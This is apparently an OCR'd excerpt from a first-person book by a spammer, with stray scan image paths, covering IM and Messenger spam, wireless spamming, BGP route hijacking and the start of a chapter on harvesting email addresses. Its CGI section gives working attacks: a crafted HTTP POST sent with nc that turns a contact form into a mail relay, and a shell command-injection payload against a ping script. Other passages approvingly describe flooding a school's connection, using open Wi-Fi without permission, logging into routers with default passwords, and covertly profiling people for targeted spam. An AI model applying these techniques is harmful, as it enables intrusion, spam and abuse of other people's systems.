
Unlike e-mail spam, Internet Messengers (IMs) offer a much higher level of impact, appearing directly on the user's screen in real time. User contact details are easily harvested because IMs have search functions for finding new and old friends. This combination of impact and usability gave birth to yet another form of spam and it wasn't long before spammers were sending massive amounts of IM spam. Programs such as Cyclone Mailer (by www.inifitymailer.com) began to appear. Cyclone Mailer specializes in making sure even the most brain dead spammer can send ICQ spam. Simply select a starting ICQ number and an ending ICQ number (ICQ users are all numbered sequentially) and then hit **Go**. Your message will reach millions of users in a matter of minutes, even with Hypertext Markup Language (HTML) links imbedded within.

In addition to how easy it is to send IM spam, there are very few rules and regulations regarding it. Although ISP's actively filter and track any user caught sending e-mail spam, no such rule exists for IM spam. Subsequently, both ICQ and MSN have been flooded with home users sending millions of spam messages from their cable or DSL modems with very little chance of repercussion. This led to AOL - Time Warner cracking down on any commercial application designed to exploit or spam the ICQ network. Cyclone Mailer is one such product targeted by their legal campaign. A quote from their Web site reveals more:

> "We were contacted by the lawyers of a very large Instant Messenger company today and warned that we had to Cease and Desist the sale of Cyclone Mailer. We were threatened that we would be sued if we do not take down this product. We have been given till the end of the month."
>
> Source: www.infinitymailer.com

Chat network providers have began to take spam very seriously. In addition to the legal "bullying" for any company found profiting from spam, developers have tried to decrease the amount of spam users receive by increasing the client-side security of the chat applications. You can now select rules for spam, criteria for accepting messages from users who are not in your "friends" list, and messages sent to more than one recipient (see Figure 12.5).

Figure 12.5 ICQ's Spam Prevention



Although this is a successful a method for reducing spam, it has by no means eliminated it. My own ICQ client receives at least 10 pieces of spam a day, of which most are for porn sites. The messages are cleverly written to appear that the sender is personally asking me to come watch them.

A Spammer's Experience…

IM Spam

Personally, I have never tried IM spam so I cannot show any of my own statistics regarding its success.

I have heard very mixed results about it from friends who actively use it to promote products. In the early days of IM spam, before any spam filtering existed, spammers I knew were receiving up to a 25 percent click rate on messages. Recently, however, the statistics I've seen show as low as 2 percent of users clicking the link in the message.

The general public loathes IM spam and it has already lost much of the edge it once had. The tolerance level of IM spam was reached far quicker than that of e-mail spam. Perhaps the general public sees a social aspect in IMs and is not interested in purchasing products through it. However, because it remains one of the easiest and most risk-free forms of sending spam, it will remain popular among spammers at least until spam is harder to send.

Messenger Spam

On a default installation of windows, a service called "Messenger" is set to run automatically at boot time. Not to be confused with IM, Messenger acts as a client to the windows alert messenger, allowing messages to pop up and warn users of a possible fault, or to inform a large amount of users on a network about an upcoming problem. It relies on the windows Remote Procedure Call (RPC) mechanism to function.

Although Messenger has great potential, I have never seen it used productively in a network environment. It has also been the focus of spammers, who frequently use its lack of any authentication or access control to send messages. Its possibility for spam is huge, as it allows anyone who can talk to port 135 to send the user a message. This message will display over all other active windows and be in full view. With no ability to control the content or originating host, the user has to either install a firewall or disable the messenger service in order to stop receiving the spam.

Only recent versions of Windows XP (SP2) will actively disable this service at boot time. Given the number of machines not running Windows XP SP2, the messenger service is currently running on millions of computers all over the world.

A Spammer's Experience…

Discovering the Messenger Service

In my early days of high school mischief, I discovered that the messenger service was running on every computer in every lab in the school. I used a previously compromised machine to send a broadcasted message to the entire network with my own personal propaganda message, something like, "Hello you freaks. Enjoying the boredom that is school?"


Sadly, the Information Technology (IT) technician suspected me, ran into the class I was in at the time and caught me, and reported me to the headmaster. I received a week's detention and narrowly missed expulsion for my actions. I was

Continued

fairly upset, so the next week, in the classic mentality of rebellious youth, I removed my high school's Internet access by flooding their system with very large amounts of TCP packets containing bogus content. This saturated their bandwidth and disabled all Internet connectivity.

The ability to send Messenger messages is possibly the most trivial for any type of spam. Windows ships its own RPC tool "net" that has the functionality to spam messages to any IP directly or broadcast messages to a subnet (see Figure 12.6).


Figure 12.6 Everywhere You Look, There It Is



Third-party applications have made it even easier to send Messenger spam. Figure 12.7 shows a commercial application that sells for $99.00 that will send billions of alert messages to any IP range. You could easily enter a range to cover the entire Internet, sending every user running Messenger your message.

There are significant disadvantages in sending RPC-based messenger spam. The first is that it was never designed to be interactive and there is no way for the user to click on a button or link. This requires the user to proactively launch an Internet browser and type their "promotion" URL. This missing feature is the reason messenger spam is less preferred compared to other spam mediums. Advertisers need users to have the ability to click on a link and not be required to do any "real work." Having said this, there is still a demand for Messenger spam in some situations.

Figure 12.7 Net Send on a Large Scale



Imagine that you are sitting at your desk playing with your new computer. You are very new to computers and just starting to find your way around the Internet. A message box suddenly appears, "Hi its Sarah here. Want to chat? www.talk2me.net." A new or inexperienced Internet user might think Sarah really wants to talk to them. This social trickery may lure the user to a Web site;, therefore, the spam has worked.

A messenger window appears to be something written personally to you. There is a certain lure of mystery in an anonymous message popping up, telling you some cryptic message or pointing you at some unknown Web site. Movies such as *The Matrix* have implanted a curious desire to have someone reach into our life and tell you something like, "The matrix has you." I think this is the major reason Messenger and IM spam works; because they are able to get through to the user.

Common Gateway Interface Hijacking

Common Gateway Interface (CGI) hijacking is one of my favorite methods of sending spam. It provides the spammer with an easy, undetectable, and smooth method of e-mail delivery. The idea is simple: hijack an existing CGI script and use it to send e-mail. The scripts' original purpose can be almost anything; an existing mail script, network diagnostics, or message board. It is possible to turn any script

into your own personal spamming script with a little expertise and patience. The hijacking process takes place by injecting or controlling configuration variables or user-input fields, with the intent to change how the application functions.

Take the following Web page for example:

```
<htm l>
<head>
<title>E-Mail Contact = Comments and/or Suggestions</title>
<base href="http://xxxx.com/~xxxx/ak-mail.htm">
</head>
<h2><i>EMAIL ME</i></h2></td>
<p>
I would like to hear from you and appreciate your comments and
suggestions.  Please make sure you supply correct information
so that I can respond as appropriate.  Completion of all fields
is required, otherwise this form cannot be submitted and the
form <i>may</i> be returned blank.
<p>
<hr>
<form method="POST" action="http://xxxx.com/fl/cgi-bin/ak-mail.cgi">
<input type="hidden" name="recipient" value="webmaster@xxx.com">
<input type="hidden" name="required" value="realname, subject, email">
<p>
<b>Name (First &amp; Last)</b>
<input type="text" name="realname" size="30" maxlength="50"><br>
<b>Email (so I can answer if applicable)</b>
<input type="text" name="email" size="30" maxlength="50"><br>
<b>Subject/In Reference to (Page/URL)</b>
<input type="text" name="subject" size="50" maxlength="75"><br>
<b>Message</b><br>
<textarea name="Text" rows="10" cols="55"></textarea>
<p>
<input type="submit" value="Submit Now (Thank you!)">
</form>
<p>
```

In this example, we have an HTML page for a "contact me" Web page. It's simple enough; you enter your comments, real name, subject, and reply address then hit **Submit**. This is then posted to **/fl/cgi-bin/ak-mail.cgi**.

This would then parse your data and send an e-mail to the Webmaster with your comments. By looking at the hidden HTML variables, however, I can see much more scope to this script.

```
<input type="hidden" name="recipient" value="webmaster@xxx.com">
<input type="hidden" name="required" value="realname, subject, email">
```

The "required" variable looks like a list of what the required fields are. If you miss any of these fields, the script will present you with a Web page that says, "You didn't fill out all the required fields." The "recipient" variable is self-explanatory: who gets the e-mail. This is a classic example of how not to write code. A Web developer likely wrote this script unaware that a spammer was going to dissect the work and use it to their advantage.

If you have not spotted the flaws already, this script is very easy to exploit for spam. We can turn this script into our own "secret" mail gateway. The flaws exist in the user-defined recipient variable. This variable is not hard-coded inside the script and is instead defined by the user when posting to the script with the form data. All I have to do is POST to the script with my own recipient variable and the server will send a message to that e-mail address instead of the Webmaster.

I will write a small netcat (nc) script that will POST my own variables of text, subject, and recipient. This will cause the Web server to send my comments to my defined recipient address. My comments will be my spam message, an irresistible offer to buy Viagra, Xennax, and Propecia. My script is as follows:


```
[root@spammerx root]# cat spam_post
POST /fl/cgi-bin/ak-mail.cgi HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-
shockwave-flash, */*
Referer: http://xxxx.com/~xxxx/ak-mail.htm
Accept-Language: es
Content-Type: application/x-www-form-urlencoded
Connection: Close
User-Agent: Windows
Host: xxxx.com
Content-Length: 152
Pragma: no-cache
```

```
recipient=spammerx@spamnetwork.com&required=realname, subject,
email&realname=SpammerX&email=spam@xxxx.com&subject=Holy cow this is
wild&Text=Keen to try Viagra?, Xennax? Maybe Propecia? www.drugsaregood.com
```

```
[root@spammerx root]# cat spam_post | nc xxxx.com 80
```

nc is a great utility that makes sending my crafted HTTP POST to xxxx.com very easy. This POST should send spammerx@spamnetwork.com an e-mail from spam@xxxx.com with my spam message as the body. All mail headers should show that the message came from xxxx.com. (See Figure 12.8.)

Figure 12.8 The Spam Arrives



A complete success! I have turned xxxx.com into my own personal mail relay. By sending it individual POST requests I can use it to send large volumes of spam. If I was worried about my requests showing up in the HTTP logs (with my real IP address) I could easily use a proxy server to send the POST requests. This proxy could even be an RBL-listed proxy server, since I would only be using it to conceal my source IP address from xxxx.com's Web server logs. The mail will always come from xxxx.com. The only downside is the first line in the message, "Spammer X wrote." It would seem the script writes into the e-mail message the "Real name" variable, probably as a reference to whom the comments came from. This is very common with CGI hijacking; it's easy to spot spam sent using this method as it often has an out-of-context beginning such as:

```
On 04/02/04 user a@a.com submitted the following comments
------------------
Buy VIAGRA NOW!! www.drugsaregood.com
```

This is a clear indication that the e-mail originated from an exploited CGI or Web application. The spammer was unable to control the beginning of the message, and the script added in its own text before the user's comments. There is nothing to remedy this. In most cases, spammers don't care as long as the mail reaches its destination.

The amount of custom "Contact us" scripts written and running on the Internet that are vulnerable to such simple attacks would shock you. I found the previous example on the first page of a Google search for "Contact us e-mail." Almost every Web site has e-mail functionality and with a little patience it is easy to turn these scripts into e-mail relays

One of the largest and most problematic scripts to suffer from being an e-mail relay is FormMail.pl written by Matt Wright. FormMail is a widely used script that takes data from a form and turns it into an e-mail. It is used all over the Internet as a method of sending contact or feedback information back to a Web site author.

Tricks of the Trade…

FormMail v.1.6

In late 2002, a security flaw in version 1.6 of FormMail surfaced. This flaw allowed anyone to make FormMail send an e-mail to any recipient with any message. FormMail installations instantly became spam gateways, turning thousands of Web servers into anonymous mail relays for spammers. The flaw was as simple as specifying a different recipient when you POST form data to the script, much like the exploit I previously demonstrated.

By v1.6 of FormMail, hundreds of thousands of Web sites were running the script. They all took part in a huge tidal wave of spam sent by millions of spammers exploiting the vulnerability.

To make matters even worse (for the systems administrator), it's very hard to tell that your innocent CGI scripts are being used as an e-mail relay until you find 10 million bounced messages in your Web server's inbox or when you notice your server blacklisted in every RBL. Without actively monitoring your network for SMTP traffic, you have no real way of finding out that your innocent script is causing so much havoc. Servers running FormMail could be sending spam for weeks without anyone knowing.

Now, we are going to look at another script that is totally unrelated to e-mail, to show how practically any CGI script is able of being an e-mail relay given some creative encouragement.

```
<html>
<head>
<title>Ping a host.</title>
</head>
<p>
Enter the host IP you would like to ping and press go!
<p>
<hr>
<form method="POST" action="http://isp.com/cgi-bin/ping.pl">
<p>
<b>Host</b>
<input type="text" name="host" size="20" maxlength="50"><br>
<input type="submit" value="Go!">
</form>
<p>
```

I found this page on a small American-based ISP. The script is for testing your network connectivity or the connectivity of another host. You enter the host IP, press **Go**, and the server runs the ping command on the server then shows you the output. Seems harmless enough, but let's see if we can get some more information about not only the script, but also the host operating system. The script with a .pl extension would look like a Perl-based script, and an HTTP head request tells me the server is Linux based.

```
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 05 Jul 2004 01:31:19 GMT
Server: Apache/2.0.45 (Unix) PHP/4.3.6
```

By submitting 127.0.0.01 as the host, we can make the server ping itself. It's not very useful but can be handy.

```
Pinging www.isp.com [127.0.0.1] with 32 bytes of data:

Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
...
```

Judging by the script output, I assume that the script is using the raw ping binary to perform the ping and not a custom library, since it uses the exact same layout for output as the ping binary. The script probably looks something like this:


```
#!/usr/bin/perl

if($host = "" ) {                          # host is blank?
print("please enter a host to ping");      # if so, go away
exit;                                     # Call exit
} else {                                         # if its not blank
       $ping_data = `/bin/ping $host`;           # run /bin/ping $host
       print($ping_data);                        # print the return
       exit;                                     # exit
}
```

Can you spot the exploit to turn this script into our mail relay? Actually, if this problem exists we can use it to give us a remote shell on the server and do more damage, but we will focus on sending spam. If we attempt to ping this IP:

```
localhost;echo "Viagra? Xennax? www.drugsaregood.com" |
/usr/sbin/sendmail spammerx@spamnetwork.com
```

the server will ping itself, and then by specifying a command separator character (semicolon in UNIX) we can force the server to run our command when finished with the ping. This command will echo a spam message to send mail, which will then send it to my e-mail address (see Figure 12.9).

Figure 12.9 CGI Injection Example #2



As you can see in the message headers, the message originated from www.isp.com and was sent using sendmail 8.12.10. Security flaws like this are not common, but they do exist heavily around the Internet in all sorts of CGIs. I often see this type of flaw in the smallest, quickest scripts, things people give no thought to when they write. This ping script is a prime example.

Tricks of the Trade…

Security Flaws

Finding out about newly discovered security flaws is easy. I personally subscribe to three large security mailing lists, so I am always in the loop with new exploits or techniques as they emerge, although it does result in receiving over 100 e-mails a day from the various lists.

Using a CGI script to send spam is my preferred method of spamming. It accomplishes a great delivery rate and the hosts tend to last longer than proxy servers—high life time equals more spam sent. The best thing about using a script to send e-mail is how legitimate the host looks. They have no obvious proxy or relay running and they are usually legitimate companies with real reverse Domain Name System (DNS) entries and sensible hostnames. You can't get much better than that. If you send a small amount of spam from a collection of hijacked scripts, the hosts have a chance of lasting a very long time and could possibly send millions of messages until being blacklisted.

Wireless Spam

Imagine you are sitting at home surfing the Internet. You notice that the Internet is going slowly and are shocked to find your router is sending out over 1meg of traffic a second. You instantly unplug it and begin trying to track down the source of the network congestion. I bet wireless is not the first thing you think of; you would probably look for a worm or virus, right?

A Spammer's Experience…

Wireless Spamming

A short time ago, a friend of mine (for the sake of this book we will call him Andrew) dropped by and we tried a wireless spamming experiment of our own. Andrew is one of the few people who does not mind my spamming activity, and often asks me how spam runs are going. He also helps me with spam, occasionally showing me sites I should promote or products I should sell.

During his visit, we began discussing new ways of sending spam. I had expressed interest in trying wireless spamming, since I live in the city and there are many apartment buildings around me. It seems that not many people know about wireless security because there are at least 10 fully open wireless networks within 1 km of my apartment. Andrew agreed that we should try wireless spamming, so I packed up my laptop fully set up to spam, with a million e-mail addresses and a wireless scanning application (NetStumbler) ready for use.

After walking for 5 minutes, we were among a huge apartment building complex. I checked my laptop to find it had already associated to an open access point and there were four others available for connecting. The Secure Set Identifier (SSID) that the access point was broadcasting was "LINKSYS-01," obviously some home users Linksys DSL router that came complete with wireless access. The feature had been turned on but not set up or secured. After checking ipconfig, I found that I had an IP, default gateway, and full Internet access. Not only was this access point insecure, but it had dynamic host control protocol (DHCP) enabled. I started DarkMailer.

After an hour of sending spam, we decided to move on. Although the spam delivery rate was 80 percent successful, I suspected that the DSL connection was soon to be blacklisted by at least one RBL; usually half a million addresses is enough to blacklist a host. We found another open wireless network coming from a small shopping complex. Once again, we sat down and resumed spamming. By the end of the night, our spam run had been very successful and we decided to split the profits (each making around $300.00).

Wireless spam has a lot of potential. It's easier and more direct than using any open proxy server or SMTP relay. Nothing can detect that the host is acting as an open wireless network, so RBLs take much longer to blacklist it. It also seems that there is an abundance of insecure wireless access points.

The only real down side to using wireless technology to send spam is that you have to be in physical range of the access point. I could buy an antenna and use that

to find open access points further away, but personally I enjoy walking down the street with laptop in hand. Wireless spamming becomes more personal if it is no longer just an IP address of a proxy server but has a real address with real people inside.

BGP Hijacking and Stealing IP blocks

At a high-level, the Internet is composed of an intricate Web made up of routers and routes. Like the mesh of a spider Web, these routes ensure you can talk to every host/network on the Internet, leaving no host segregated from the Web. These routers advertise what IP addresses they are responsible for, allowing the world to find a path to their hosts quickly. They also accept the routing tables of the routers next to them (their peers) so that they can find out what direction they should send their various traffic. This methodology is how the Internet was given its nickname the "Web."

Each "branch" of the Web is the space a router is responsible for. It will tell other routers that it owns this space and any traffic destined for it should be sent to this router. Routers share this knowledge with each other, giving incremental updates on new routes they have learned. This voluntary ownership of space is at the core of router security.

BGP is the routing protocol that each router uses to talk to each other. This protocol allows each router to share route updates with the routers closest to it (its *neighbors* or *peers*).

For example, verycool.com wishes to expand their network the Internet Corporation for Assigned Names and Numbers (ICANN) has given them another 20 IP address to use. However, no one on the Internet knows how to get to these new IP addresses since they are currently unroutable, so verycool.com sends a route update to their neighboring networks saying "*Hey 1.2.3.1-20 is now found at my router: AS 1000*." Each BGP router is given an Autonomous Systems (AS) number and each AS is unique and directly identifies the router by name.

The neighboring routers can then pass information on how to contact 1.2.3.1-20 to their neighbors, and those neighbors will pass the information on, and so on. After five to ten minutes, the entire Internet will know that any traffic going to 1.2.3.1-20 should go to AS1000 and its location is "over there."

A spammer's main objective when sending spam is to impersonate someone else. A spammer never wants to reveal their identity. Therefore, it is only natural that spammers would learn to manipulate the core fabric of the Internet to impersonate other networks, possibly the most technical and hands-on spamming technique used. Spammers can now hijack IP addresses owned by a different network, company, or country, and can fully impersonate that they are that network. This technique is known as *BGP Route Injection* or *AS Hijacking*.

The technique focuses on what happens when verycool.com wants to announce that it is now responsible for net block 1.2.3.1-20. Routers have no idea if verycool.com should really have this network space. Nevertheless, from the design of the Internet they will trust that router AS1000 should really have 1.2.3.1-20. AS1000 could broadcast saying that it has Microsoft's address space, and anyone locally to that router would think Microsoft.com was local. Here is a simple example of how I would use BGP hijacking to send spam.

First, I need to find an insecure router, not just any router though. I need one that has routing neighbors and is actively broadcasting its AS number to those neighbors. I will scan large subnets looking for routers with Telnet installed and testing each to see if the admin password is "cisco" or "blank." Large majorities of routers still have this glaringly obvious security flaw enabled, but who am I to complain? This is going to send lots of spam for me. After four hours of scanning and testing, I find a router in Taiwan located at a small electronics company. Luckily for me this router has no admin password set. It also seems to be the primary Internet-facing router the company uses. It is broadcasting an AS (AS1789) and is responsible for the 254 IP addresses the company uses.

Looking around their network, I notice similar (obvious) flaws. Their windows servers are crawling with worms. Additionally, many servers have blank administrator passwords.

Tricks of the Trade…

Insecure Hosts

Lacking security seems to be very common in most of Asia and was the reason my scan started there. Statistics say Asian countries are responsible for sending up to 80 percent of all spam in the world. That is an enormous amount of spam. The majority of it stems from the massive uptake of broadband technologies in the home. It is common for most houses to have 1 meg to 10 meg connections; with this comes swarms of insecure hosts.

The next step in my quest is to find a network to hijack by making my Taiwanese router responsible for its IP space.

Tricks of the Trade…

Unused IP Space

A good way to find unused IP space is to find recently closed or bought-out companies. When a company goes bankrupt, the last thing they think about doing is closing the IP lease they hold with APNIC. Because of this, there are millions of currently active IP's on the Internet belonging to companies that went out of business years ago. In addition, existing routing tables mean that a net block could still be actively pointing to a router that physically does not exist and is currently on sale on ebay.com.

All we have to do is find one such network and make the router announce, "I now am responsible for x.x.x.x network." As the other router really does not exist, there should be no problems because only one host is then advertising that network. After a bit of reading, I find that notsocool.com went bankrupt six months ago. They went into liquidation and the CEO ran off with large amounts of investor money.

A "whois" on their Web server's last known IP address shows that they used to own 216.24.2.0-255.

```
[root@spammerx spam]# whois 216.24.2.1
[Querying whois.arin.net]
[whois.arin.net]

inetnum:      216.24.2.0 - 216.24.2.255
netname:      NOTCOOL
descr:        Not So cool
descr:        Po Box 101
descr:        BrokeVille
country:      USA
admin-c:      AW1-USA
tech-c:       AW1-USA
notify:       dbmon@arin.net
mnt-by:       ARIN-HM
changed:      hostmaster@arin.net
status:       ALLOCATED PORTABLE
```

Their Web site is down, and all hosts in their network seem to be unreachable. My guess is they are all gone and now all the servers are for sale somewhere on ebay.com. The IP address space looks like prime turf though. All I have to do now is POST a route in Taiwan on my compromised router stating that net block 216.24.2.0-255 is now located at AS1789. A few Cisco configuration lines later, I can see that my peering routers have accepted my BGP route and they are passing it to their upstream routers. After a few minutes, the route should be finished and any data destined for 216.24.2.0-255 will come to me.

Now, using one of the windows servers (with a blank administrator password) I make an alias IP address on the network card. The IP will be in the 216.24.2.0 network block. Notverycool.com will now be alive again; however, this time it will be located in Taiwan. Twenty minutes later, my new network is routable from every part of the Internet and my hijack is complete. Time to spam! Using each IP in the 216.24.2.0-255 range until it is blacklisted, I can send millions of spam messages and potentially use the entire 254 IP addresses notverycool.com allocated. Once finished, I stop advertising my route for notverycool.com's IP space and upstream routers remove the route from their routing table, making the network once again unreachable.

A Spammer's Experience…

BGP Hijacking

Although rather complex and requiring a decent amount of knowledge in both routers and router protocols, BGP hijacking is by far the most effective method of sending spam. The majority of spamming companies use this method to send their spam, as the spamming freedom it offers is unparallel to any other method. It is hard to trace and almost impossible to stop with modern technology.

Currently, little can stop IP space hijacking. There is a new protocol gaining popularity called Secure BGP (S-BGP). Requiring cryptographic key exchange before a new route is accepted, S-BGP hopes to make router technology secure. Currently, though, it is only used in major peering points such as *MAE-WEST* and *MAE-EAST* and does not have large uptake due to the extra hardware and costs associated with the cryptography hardware required.

Chapter 13

Your E-mail: Digital Gold

By Spammer X

Trade secrets revealed in this chapter:

- **What Does Your E-mail Address Mean to a Spammer?**
- **Hackers and Spammers: Their United Partnership**
- **Harvesting the Crumbs of the Internet**
- **Mass Verification**
- **Inside Information and Corporate Spammers**

What Does Your E-mail Address Mean to a Spammer?

E-mail is the main reason people "go online." It offers a simple and direct method of communication, enabling you to conduct business and keep in touch with your friends and family. If you are like most people, you treasure your e-mail account. However, spammers see your e-mail account as something much different.

To a spammer, your e-mail account is a direct asset. Its worth is valued between 1 and 5 cents as is, but this quickly increases if I, as a spammer, know your habits and can predict what interests you have or what products you like to buy; then, your e-mail account is worth up to 20 cents. Would you sell me your e-mail address for 20 cents? You'd probably say no to protect your e-mail privacy and reduce the amount of spam you receive. Often, however, it's not a choice that people are allowed to make. Anyone who has your e-mail address would probably sell it to me for 10 cents. If they refuse the sale I am, are fully capable of hacking our way into most companies to steal your e-mail address and previous sales history. E-mail addresses have become another piece in the virtual economy of spam; they can be highly profitable for those who are able to obtain very large amounts of them. Even with each address fetching only 1 cent, a list of 20 million e-mails could bring up to $2,000.00 cash, and that's the minimum price.

With an estimated 655 million people currently online, you stand to make between $500,000.00 to 3.2 million dollars selling e-mail addresses—an easy way to make money. The more information you supply per e-mail (in terms of buying history and interests), the higher its worth. From a spammer's point of view, I have no interest in sending you spam to buy a home loan if I know you are 16 and will not be buying a house for 20 years, as there's likely no revenue to gain. However, if I know you are interested in buying a house, maybe because you subscribe to real estate e-mail newsletters and you live in the US, then I am highly interested in sending you spam about home loans. Targeted spam works great; a highly targeted spam list can produce a 20 to 30 percent buy rate. It comes down to supply and demand theory 101—sell a product to someone who specifically wants to buy that type of product.

Tales of a Spammer…

Supply and Demand

If you are interested in trying this theory out for yourself, here is a little social experiment you can undertake.

Attend a conference, exposition, or general gathering of like-minded people. They have to all share one common element, whether they are painters, collectors, or car fanatics. Walk around with a pen and paper and talk to as many people as possible. Make sure you get the e-mail address of every person you talk to and write down any character traits you notice, such as things they enjoy, the types of products they use, and the types of products they buy. Tease the information out of them. Use this method to build your own customer database. Try to talk to approximately 100 people. Once the conference is over, sort through your list and group the people by their common likes: for example, painters who paint with oil and painters who paint with goulash. Try to make three groups or less.

Now find a product or service that offers you a percentage of any sales. Amazon.com is a great example; they will give you a percentage for any sale you refer to them. Find products that each group would be interested in (i.e., a book about painting with oils for the oil painters).

Now send each person in your group an e-mail. Address them by name and attempt to personalize it as much as possible; for example, say who you are and that you met them at the latest "Painters" conference. Tell them that you just bought a book on Amazon.com. Stress how great the book is and give them a link to the product. Then stress again how great the book was and suggest that they buy a copy. Do this for each group.

